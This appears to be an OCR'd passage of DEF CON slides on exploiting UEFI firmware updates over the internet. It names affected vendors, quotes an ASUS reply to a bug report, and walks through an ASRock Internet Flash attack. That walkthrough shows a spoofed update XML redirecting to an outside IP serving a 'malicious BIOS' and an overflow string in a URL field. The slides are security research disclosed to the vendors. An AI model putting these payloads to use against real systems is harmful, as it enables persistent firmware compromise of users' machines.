
1. Intel Debug studio
2. Intel DAL

RESET VECTOR




# GETTING STARTED

## RESET VECTOR




DEF CON

# GETTING STARTED



# Exploiting UEFI in real life

DEF CON

# Exploiting UEFI in real life

Who has internet based UEFI functions?

ASRock (updates, email)
ASUS EZFlash (updates)
HP (updates, remote diagnostics)

# Exploiting UEFI in real life

Bugs in Internet based UEFI updates


ASRock Internet Flash
- Bug reported to ASRock
- We'll walk through this exploit

ASUS EZFlash
- Similar bug reported to ASUS

# Exploiting UEFI in real life

## Bugs in Internet based UEFI updates

- Similar bug reported to ASUS



**Security** <security@asus.com> Mon, Apr 23, 2:39 AM

to me, Security

Dear sender


This issue only exists in EZ Flash process for pre-OS. It should not be a concern for PC products as the function (HTTP) is not activated, thank you.

Best regards,
ASUS Security | ©ASUSTeK Computer Inc.

# Exploiting UEFI in real life


DEF CON

# Exploiting UEFI in real life





DEFCON

# Exploiting UEFI in real life

Exploit walkthrough

Debugging the exploit

Wait, I can what now?

DEF CON

# Exploiting UEFI in real life

Target platform

Z370 CFL (8th Gen) ASRock, latest everything

# Exploiting UEFI in real life

## Exploit walkthrough

```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```

# Exploiting UEFI in real life


## Exploit walkthrough

```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```

```
<?xml version="1.0" encoding="utf-8"?>
<LiveUpdate Model="Fatallty Z370 Gaming-ITX/ac">
    <Download Country="US" URL="URL1">
        <URL1>http://66.226.78.22</URL1>
        <URL2>http://66.226.78.22</URL2>
        <URL3>http://66.226.78.22</URL3>
        <URL4>http://66.226.78.22</URL4>
    </Download>
    <Bios Version="3.00" Date="12/5/2017" Type="Normal">
        <Description>Download this malicious BIOS I made for you...</Description>
        <File OS="BIOS" Size="12.73MB">/support/200.zip</File>
    </Bios>
</LiveUpdate>
```

# Exploiting UEFI in real life

## Exploit walkthrough



# Exploiting UEFI in real life

## Exploit walkthrough

```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```

```
<?xml version="1.0" encoding="utf-8"?>
<LiveUpdate Model="Fatallty Z370 Gaming-ITX/ac">
    <Download Country="US" URL="URL1">
        <URL1>http://66.226.78.22</URL1>
        <URL2>http://66.226.78.22</URL2>
        <URL3>http://66.226.78.22</URL3>
        <URL4>http://66.226.78.22</URL4>
    </Download>
    <Bios Version="3.00" Date="12/5/2017" Type="Normal">
        <Description>Download this malicious BIOS I made for you...</Description>
        <File OS="BIOS" Size="12.73MB">/support/200.zip</File>
    </Bios>
</LiveUpdate>
```

<URL1>BUFFER OVERFLOW.....AAAAAA</URL1>

# Exploiting UEFI in real life


## Exploit walkthrough

- Initial steps

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


# Exploiting UEFI in real life

## Exploit walkthrough



